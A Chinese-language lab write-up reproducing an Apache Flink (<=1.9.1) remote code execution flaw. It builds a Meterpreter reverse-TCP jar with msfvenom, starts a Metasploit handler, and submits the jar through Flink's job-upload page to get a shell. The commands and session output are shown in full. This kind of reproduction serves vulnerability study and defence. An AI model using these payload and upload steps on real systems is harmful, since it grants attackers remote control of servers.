

# Apache Flink RCE 漏洞复现

## 0x00 漏洞概述：

Apache Flink 是一个用于分布式流和批处理数据的开放源码平台。Flink 的核心是一个流数据流引擎，它为数据流上的分布式计算提供数据分发、通信和容错功能。Flink 在流引擎之上构建批处理，覆盖本地迭代支持、托管内存和程序优化。近日有安全研究人员发现 apache flink 允许上传任意的 jar 包从而导致远程代码执行。

## 0x01 前置条件：

无

## 0x02 影响版本：

Apache Flink <=1.9.1

## 0x03 环境搭建：

靶机：kali2020 + Apache Flink1.9.1

攻击机：kali2020 工具：msf5 IP 地址：192.168.60.134

（典型的自己打自己）

环境搭建过程：

0 安装 JAVA8（Flink 需要 JAVA8 及其以上版本才能运行）

1 安装 Flink1.9.1

（安装包下载地址：<https://archive.apache.org/dist/flink/flink-1.9.1/>）

2 安装环境：

命令：tar -zxvf flink-1.9.1-bin-scala\_2.11.tgz （命令报错就直接右键解压就行）

进入 bin 目录下启动 flink，

命令：./start-cluster.sh

如图 0：

```
wql@kali: ~/flink-1.9.1/bin
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

wql@kali:~$
wql@kali:~$
wql@kali:~$
wql@kali:~$ cd flink-1.9.1/
wql@kali:~/flink-1.9.1$
wql@kali:~/flink-1.9.1$
wql@kali:~/flink-1.9.1$ cd bin/
wql@kali:~/flink-1.9.1/bin$
wql@kali:~/flink-1.9.1/bin$
wql@kali:~/flink-1.9.1/bin$
wql@kali:~/flink-1.9.1/bin$ ls
config.sh          mesos-appmaster-job.sh  start-cluster.sh
find-flink-home.sh mesos-appmaster.sh      start-scala-shell.sh
flink              mesos-taskmanager.sh   start-zookeeper-quorum.sh
flink.bat          pyflink-gateway-server.sh stop-cluster.sh
flink-console.sh  pyflink-shell.sh       stop-zookeeper-quorum.sh
flink-daemon.sh   sql-client.sh          taskmanager.sh
historyserver.sh  standalone-job.sh      yarn-session.sh
jobmanager.sh     start-cluster.bat      zookeeper.sh
wql@kali:~/flink-1.9.1/bin$
wql@kali:~/flink-1.9.1/bin$
wql@kali:~/flink-1.9.1/bin$
wql@kali:~/flink-1.9.1/bin$ ./start-cluster.sh
Starting cluster.
Starting standalone session daemon on host kali.
Starting taskexecutor daemon on host kali.
wql@kali:~/flink-1.9.1/bin$
```

图 0

查看端口 8081 是否开启:

命令: `sudo netstat -anp |grep 8081`

如图 1:

```
wql@kali:~$ sudo netstat -anp |grep 8081
tcp        0      0 127.0.0.1:49852    127.0.0.1:8081    TIME_WAIT   -
tcp6       0      0 :::8081            :::*              LISTEN      3154
wql@kali:~$ sudo netstat -anp |grep 8081
tcp        0      0 127.0.0.1:50612    127.0.0.1:8081    TIME_WAIT   -
tcp        0      0 127.0.0.1:50938    127.0.0.1:8081    ESTABLISHED 2084
tcp        0      0 127.0.0.1:50936    127.0.0.1:8081    ESTABLISHED 2084
tcp        0      0 127.0.0.1:50610    127.0.0.1:8081    TIME_WAIT   -
tcp6       0      0 :::8081            :::*              LISTEN      3154
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50934    TIME_WAIT   -
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50936    ESTABLISHED 3154
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50926    TIME_WAIT   -
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50928    TIME_WAIT   -
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50938    ESTABLISHED 3154
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50922    TIME_WAIT   -
tcp6       0      0 127.0.0.1:8081    127.0.0.1:50920    TIME_WAIT   -
```

图 1

访问 127.0.0.1:8081

结果如图 2:




图 2  
(至此环境搭建成功)

## 0x04 漏洞复现:

0 使用 msf 生成 jar 包: (192.168.60.134 为 kali2020 ip, 端口号可以任意指定, 只要不冲突就好。)

命令: `msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.60.134 LPORT=9999 >text.jar`

如图 3:

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168
.60.134 LPORT=9999 >text.jar
[*] exec: msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.60.134 LPORT=9999 >
text.jar

Payload size: 5311 bytes
```

图 3

1 设置 msf 监听端口:

命令: `msfconsole`

`use exploit/multi/handler`

`set payload java/meterpreter/reverse_tcp`

`set LHOST 192.168.60.134`

`set lport 9999`

`run`

结果如图 4:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set LHOST 192.168.60.134
LHOST => 192.168.60.134
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set lport 9999
lport => 9999
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.60.134:9999
```

图 4

## 2 上传并提交 jar 包:

打开网页点击 Submit NEW JOB

点击 Add New 找到 jar 包并上传（我的是在根目录下）

选择上传的 jar 包点击 submit 提交

如图 5:




图 5

## 3 查看 msf5 的监听端口:

发现弹回 meterpreter，并执行 getuid 命令:

如图 6:

```
[*] Started reverse TCP handler on 192.168.60.134:9999
[*] Sending stage (53906 bytes) to 192.168.60.134
[*] Meterpreter session 1 opened (192.168.60.134:9999 → 192.168.60.134:48570) at 2020-04-28 16:57:11 +0800

meterpreter > woami
[-] Unknown command: woami.
meterpreter >
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
meterpreter >
meterpreter > getuid
Server username: wql
meterpreter >
meterpreter >
meterpreter > |
```

图 6

(至此漏洞复现成功)

## 0x05 附录:

0 参考链接:

[https://blog.csdn.net/lx\\_lyt/article/details/103133361](https://blog.csdn.net/lx_lyt/article/details/103133361)

(这个是关于复现的思路的)